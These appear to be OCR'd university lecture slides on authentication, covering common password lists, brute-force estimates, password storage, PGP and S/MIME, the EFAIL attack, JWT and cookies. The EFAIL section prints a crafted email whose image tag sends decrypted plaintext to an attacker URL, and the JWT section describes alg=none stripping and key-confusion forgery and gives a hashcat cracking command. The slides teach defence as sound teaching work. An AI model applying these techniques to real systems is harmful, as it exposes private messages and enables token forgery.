3A Securité
Authentication
Cours 2

Pascal Lafourcade

2023-2024

Outline

La sécurité numérique est déjà là

Mais prendre de bonnes habitudes ça prend du temps ...

même quand c'est important

Devenir acteur de sa sécurité numérique


Devenir acteur de sa sécurité numérique

car la sécurité c'est pas automatique.

L'authentification

"On the Internet, nobody knows you're a dog."

Plusieurs moyens

KNOW	HAVE	ARE	DO
			
Passwords ID Questions Secret Images	Token (Smart) Card Phone	Face Iris Hand/Finger	Behavior Location Reputation

Sécurité de mes mots de passe

Sécurité de mes mots de passe

Le plus simple et le plus utilisé moyen

- d'authentification
- d'attaque

Sécurité de mes mots de passe

Le plus simple et le plus utilisé moyen

- d'authentification
- d'attaque

Top 25 en 2014

1. 123456
2. password
3. 12345
4. 12345678
5. qwerty
6. 123456789
7. 1234
8. baseball
9. dragon
10. football
11. 1234567
12. monkey
13. letmein
14. abc123
15. 111111
16. mustang
17. access
18. shadow
19. master
20. michael
21. superman
22. 696969
23. 123123
24. batman
25. trustno1

Top 25 en 2015

1. 123456 (Unchanged)
2. password (Unchanged)
3. 12345678 (Up 1)
4. qwerty (Up 1)
5. 12345 (Down 2)
6. 123456789 (Unchanged)
7. football (Up 3)
8. 1234 (Down 1)
9. 1234567 (Up 2)
10. baseball (Down 2)
11. **welcome**
12. **1234567890**
13. abc123 (Up 1)
14. 111111 (Up 1)
15. **1qaz2wsx**
16. dragon (Down 7)
17. master (Up 2)
18. monkey (Down 6)
19. letmein (Down 6)
20. **login**
21. **princess**
22. **qwertyuiop**
23. **solo**
24. **passw0rd**
25. **starwars**

Top 25 en 2016

1. 123456 (Unchanged)
2. 123456789 (Up 5)
3. qwerty (Up 1)
4. 12345678 (Down 1)
5. 111111 (Up 9)
6. **1234567890**
7. 1234567 (Up 1)
8. password (Down 6)
9. **123123**
10. **987654321**
11. **qwertyuiop**
12. **mynoob**
13. **123321**
14. **666666**
15. **18atcskd2w**
16. **7777777**
17. **1q2w3e4r**
18. **654321**
19. **555555**
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. **123qwe**
24. **zxcvbnm**
25. **1q2w3e**

Top 25 en 2017

1. 123456 (Unchanged)
2. Password (Unchanged)
3. 12345678 (Up 1)
4. qwerty (Up 2)
5. 12345 (Down 2)
6. **123456789**
7. **letmein**
8. 1234567 (Unchanged)
9. football (Down 4)
10. **iloveyou**
11. admin (Up 4)
12. welcome (Unchanged)
13. **monkey**
14. login (Down 3)
15. abc123 (Down 1)
16. **starwars**
17. **123123**
18. dragon (Up 1)
19. passw0rd (Down 1)
20. master (Up 1)
21. **hello**
22. **freedom**
23. **whatever**
24. **qazwsx**
25. **trustno1**

Top 25 en 2018

1. 123456 (Unchanged)
2. password (Unchanged)
3. 123456789 (Up 3)
4. 12345678 (Down 1)
5. 12345 (Unchanged)
6. **111111**
7. 1234567 (Up 1)
8. **sunshine**
9. qwerty (Down 5)
10. iloveyou (Unchanged)
11. **princess**
12. admin (Down 1)
13. welcome (Down 1)
14. **666666**
15. abc123 (Unchanged)
16. football (Down 7)
17. 123123 (Unchanged)
18. monkey (Down 5)
19. **654321**
20. **!@#$%^&***
21. **charlie**
22. **aa123456**
23. **donald**
24. **password1**
25. **qwerty123**

Top 25 en 2019

1. 123456 (Unchanged)
2. 123456789 (up 1)
3. qwerty (Up 6)
4. password (Down 2)
5. 1234567 (Up 2)
6. 12345678 (Down 2)
7. 12345 (Down 2)
8. iloveyou (Up 2)
9. 111111 (Down 3)
10. 123123 (Up 7)
11. abc123 (Up 4)
12. qwerty123 (Up 13)
13. **1q2w3e4r**
14. admin (Down 2)
15. **qwertyuiop**
16. 654321 (Up 3)
17. **555555**
18. **lovely**
19. **7777777**
20. welcome (Down 7)
21. **888888**
22. princess (Down 11)
23. **dragon**
24. password1 (Unchanged)
25. **123qwe**

Top 25 en 2020

1. 123456 (Unchanged)
2. 123456789 (Unchanged)
3. **picture1**
4. password (Unchanged)
5. 12345678 (Up 1)
6. 111111 (Up 3)
7. 123123 (Up 3)
8. 12345 (Down 1)
9. **1234567890**
10. **senha**
11. 1234567 (Down 6)
12. qwerty (Down 9)
13. abc123 (Down 2)
14. **Million2**
15. **000000**
16. **1234**
17. iloveyou (Down 9)
18. **aaron431**
19. password1 (Up 5)
20. **qqww1122**
21. **123**
22. **omgpop**
23. **123321**
24. 654321 (Down 8)
25. **qwer123456**

Top 25 en 2021

1. 123456 (Unchanged)
2. 123456789 (Unchanged)
3. qwerty (Up 11)
4. 12345678 (Up 1)
5. 111111 (Up 1)
6. 1234567890 (Up 3)
7. 1234567 (Up 4)
8. password (Down 4)
9. 123123 (Down 3)
10. **987654321**
11. **qwertyuiop**
12. **mynoob**
13. 123321 (Up 10)
14. **666666**
15. **18atcskd2w**
16. **7777777**
17. **1q2w3e4r**
18. 654321 (Up 6)
19. **555555**
20. **3rjs1la7qe**
21. **google**
22. **1q2w3e4r5t**
23. **123qwe**
24. **zxcvbnm**
25. **1q2w3e**

Top 25 en 2022


1. password (Up 8)
2. 123456 (Down 1)
3. 123456789 (Down 1)
4. **guest**
5. qwerty (Down 2)
6. 12345678 (Down 2)
7. 111111 (Down 2)
8. **12345**
9. **col123456**
10. 123123 (Down 1)
11. 1234567 (Down 4)
12. **1234**
13. **1234567890**
14. **000000**
15. 555555 (Up 4)
16. 666666 (Down 2)
17. 123321 (Down 4)
18. 654321 (Unchanged)
19. 7777777 (Down 5)
20. **123**
21. **D1lakiss**
22. **777777**
23. **110110jp**
24. **1111**
25. 987654321 (Down 15)

Passwords Brute Force

- N : nombre de caractères
- k : nombre de coeurs
- L : longueur du mot de passe
- V : vitesse du processeur en GHz
- T : temps pour énumérer tous les mots de passe en secondes

$$T = \frac{N^L}{k \times V \times 10^9}$$


Passwords Brute Force



Recommandation de l'ANSSI

Type de mot de passe	Taille de clé équivalente	Force	Commentaire
Mot de passe de 8 caractères dans un alphabet de 70 symboles	49	Très faible	Taille usuelle
Mot de passe de 10 caractères dans un alphabet de 90 symboles	65	Faible	
Mot de passe de 12 caractères dans un alphabet de 90 symboles	78	Faible	Taille minimale recommandée par l'ANSSI pour de passe ergonomiques ou utilisés de façon locale.
Mot de passe de 16 caractères dans un alphabet de 36 symboles	82	Moyen	Taille recommandée par l'ANSSI pour des mots d plus sûrs.
Mot de passe de 16 caractères dans un alphabet de 90 symboles	104	Fort	
Mot de passe de 20 caractères dans un alphabet de 90 symboles	130	Fort	Force équivalente à la plus petite taille de clé de l' de chiffrement standard AES (128 bits).

Suite aux fuites ...



Suite aux fuites ...

... j'ai changé mes mots de passe !

En réalité

En réalité

Root Me

root-me.org/fr/breve/Vol-de-donnees-password-reuse

verimag-local | sancy-local | CS253 - Web Sec... | Deus Ex Machina | Conférence PANO... | PGP | math.co.ro | MACsec Impleme...

Root Me

Rechercher

- Capture The Flag
- Challenges
- Communauté
- Documentation
- Informations
- Outils

330 visiteurs en ce moment

derniers inscrits :
ximbi emrxs nonoScOoP
usap23 Desmoonde P00Y
JazzyWork

Chatbox


m31z0nyx

ACCUEIL

Vol de données - password reuse

samedi 30 mai 2020

Que s'est-il passé ?



Historiquement l'association Root-Me a toujours fait confiance à tous ses contributeurs et à ce titre les membres les plus actifs jouissent généralement de droits forts.
Un administrateur de la plateforme qui a beaucoup contribué à son époque puis s'est éclipsé pour poursuivre sa vie professionnelle et familiale a été victime d'une attaque par réutilisation de mot de passe : son mot de passe est apparu dans un leak quelconque et malheureusement c'était le même que sur la plateforme Root-Me. Ce compte compromis a permis un accès illégitime au backend depuis lequel nous gérons Root-Me.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Quelques conseils

Un mot de passe

1. ne se prête pas
2. ne se laisse pas traîner
3. ne s'utilise qu'une fois
4. s'il est cassé, il faut en changer
5. il faut en changer régulièrement
6. il est jamais assez sophistiqué
7. la taille compte.

Remarques:

- Il est difficile de mémoriser 12 caractères aléatoires.
- Passphrase.
- `https://keepassxc.org/`

Comment stocker les mots de passe ?

Stockage

- En clair
- Haché (pwd) ⇒ Rainbowtables !
- Haché (pwd + Salt)
- Haché (pwd + Salt-user)
- bcrypt(pwd + Salt-user)
  bcrypt = hachage plus lent ou PBKDF2
- AES(bcrypt(pwd + Salt-user), SecretKey)

John the Ripper / Hashcat

`www.openwall.com/john/`

`https://hashcat.net/hashcat/`

Wireshark

https://www.wireshark.org/

Contre-mesures

- Challenge / Response:
  - C to S : hello
  - S to C : r
  - C to S : $H(r||pwd)$
- Limiter le nombre de tentatives: bloquer par exemple le système pour une certaine durée après un nombre d'essais.
- S'assurer que chaque essai est bien mené par un humain (et non pas un ordinateur) en utilisant des techniques de type CAPTCHA "*Completely Automated Public Turing test to tell Computers and Humans Apart*"
- OTP avec SMS en plus pour confirmer

Outline

Octobre 2014

TED
Ideas worth spreading

L'importance de la vie privée
Why privacy matters?

Par Glenn Greenwald

Les gens pensent ne rien avoir à cacher ...

`http://jenairienacacher.fr/`
`http://nothing2hide.org`


La sécurité des emails par défaut

Première demande d'E. Snowden ...

... utiliser PGP

Pretty Good Privacy

Logiciel de chiffrement, déchiffrement, signature de courriers électroniques, inventé par Phil Zimmermann en **1991**, RFC 4880



Est-ce si difficile ?

1. Télécharger l'outil GPG et l'installer.
2. Générer une paire de clefs ≥ 4096 bits
3. Importer votre clefs
4. Télécharger les clefs de vos amis
5. Envoyer des emails chiffrés.

Pretty Good Privacy (PGP) by Phil Zimmermann, 1991

Generate keys for you, and help you manage them

A "PGP key" has several parts:

- the name of its owner
- the numerical value(s) comprising the key
- what the key is to be used for
- the algorithm the key is to be used with
- (possibly) an expiration date

Software: OpenPGP, or GnuPG

PGP

PGP stores lots of different keys for

- signing keys or emails or ...
- encrypting
- your own secret key (this will be stored encrypted with a passphrase)
- your own public key and the public keys of your friends and associates (stored in the clear)

The PGP software puts them in a file, called your keyring.

PGP

- Your private keys are in a file only you can read; for extra security, they are stored encrypted with a pass phrase.
- The public keys don't have to be protected.
- The keyring also stores certificates, i.e. copies of other people's public keys which are signed by you. These ones are known with certainty by you to belong to the people they claim to belong to.

PGP: How to send a message to someone

A "signed message"

PGP signs a hash of the message.

A message encrypted with their public key

- PGP encrypts it with a newly-generated symmetric key
- You send that encrypted version appended to the symmetric key encrypted with the public key.

Why does no-one use PGP?

- It's not considered necessary.
- It's quite complicated. You need to spend a day to understand it properly. And even then, understanding is not guaranteed!
- It's a hassle. You need to maintain your keys, your web of trust, you need to configure your mail client.

"Why Johnny can't encrypt ?" is an article explaining why people can't/don't want to use PGP.

Outline

MIME to S/MIME

Multipurpose Internet Mail Extensions

- RFC822 authorize only text emails (1982)
- MIME allows several content types and multi-part messages

S/MIME : Secure/Multipurpose Internet Mail Extensions
SMIME 3.1: RFC 3851 (2004) SHA-1, MD5
SMIME 3.2: RFC 5751 (2010) SHA-256
SMIME 4.0: RFC 8551 (2019) SHA-256

S/MIME Functionalities

- enveloped data: encrypted content and associated keys
- signed data: encoded message + signed digest
- compressed-data: compression of message
- signer-info: include information like used algorithms, date of signature, certificats ...

It gives confidentiality, integrity of data but also non-repudiation and authentication.

Outline

EFAIL 13 may 2018

A vulnerability in the OpenPGP and S/MIME technologies

- S/MIME: Secure/Multipurpose Internet Mail Extensions
- PGP: Prety Good Privacy

Even the emails collected years ago can be leaked !

EFAIL: Principle

1. Attacker intercepts encrypted emails sent to the victim.
2. Attaker changes the body of the victim's encrypted email
3. Attakcer sends it to the victim
4. The victim decrypts the email
5. He extracts the plaintext through an URL
6. Attacker reads plaintexts

EFAIL : https://efail.de/

Modified email sends to the victim

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

Mail client will decrypt and see the following


```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

It just sends the cleartext to the intruder !

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

EFAIL: CBC Gadget

Intruder knows green plaintext then deduces



Modify IV to inject P_{C0} and P_{C1}

EFAIL: Prevention

- No decryption in email client
- Disable HTML rendering
- Patch
- Upload OpenPGP and S/MIME Standard

```
SMIME 4.0, April 2019 RFC 8551: EFAIL can be prevented
by using Authenticated Encryption with Associated Data
 AEAD algorithm. It is therefore recommended that mail
systems migrate to AES-GCM as quickly as possible and
that the decrypted content not be acted on prior to
finishing the integrity check.
```

Outline

Auhtentification

Avec un serveur :

- SessionID : fait le lien entre utilisateur et session sur un serveur.

Avec plusieurs serveurs ... ?
⇒ Une base de données partagée ou *stateless* avec JWT
Fonctionne sur Mobile et avec API

JSON Web Token : RFC 7519

Jeton d'authentification composé de 3 parties :

- Header
- Payload
- Signature

`https://jwt.io/`

JWT : Header

Indique :

- Alg : Algorithmes de hachages (HMAC, SHA256, RSA etc.)
- Typ : Type du jeton (JWT)

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Cet objet JSON est encodé en Base64URL :
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`

JWT : Payload

Les données sous format JSON et continnent les champs suivants :

- iss (Issuer)
- sub (subject)
- aud (audience)
- exp (expiration time)
- nbf (not before)
- iat (issued at)
- jti (JWT ID)

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Encodé en Base64URL :

```
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ
```

JWT : Signature

Signature JWS (JSON Web Signature)

- Vérifie que l'expéditeur est bien celui qu'il prétend être.
- Elle veille à ce que le message envoyé n'est pas modifié

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
your-256-bit-secret
)
```

Encodé en base64

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY
3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Signature Stripping

Choisir `alg = none` et se donner les droits `admin`
Ainis forger une token valide.

HMAC-Spoofing

Principe de HMAC :

jeton signé avec une clé privé et vérifiée avec cette même clé privée.
`verify(clientToken, serverHMACSecretKey)`

Principe de RSA :

jeton signé avec une clé privé et vérifiée avec la clé publique.
`verify(clientToken, serverRSAPublicKey)`

Principe de l'attaque :

En changeant l'algorithme de signature RSA en HMAC on obtient la clé publique de RSA et on peut signer son jeton avec cette même clé en modifiant alg à HMAC.
`Token' = sign(tokenPayload,'HS256',serverRSAPublicKey)`

Correction :

Vérifier que l'algorithme de signature du jeton reçu est le même que celui du jeton envoyé.

Brute-Force de la clé

Avec John The Ripper ou HashCat tenter de récupérer la cl'e.

`hashcat -a 0 -m 16500 <jwt> <wordlist>`

Outline

Cookies

Implemented in 1994 in Netscape and described in 4-page draft

- No spec for 17 years
- Attempt made in 1997, but made incompatible changes
- Another attempt in 2000 ("Cookie2"), same problem
- Around 2011, another effort succeeded (RFC 6265)
- Ad-hoc design has led to interesting issues

Cookies attributes

- Expires - Specifies expiration date. If no date, then lasts for session
  Browsers do session restoring, so can last way longer!
- Path - Scope the "Cookie" header to a particular request path prefix
- Domain - Allows the cookie to be scoped to a domain broader than the domain that returned the Set-Cookie header

Set-Cookie: theme=dark; Expires=<date>;

Fingerprinting, passive tracking

Website finds things different about each visitor to re-identify users!

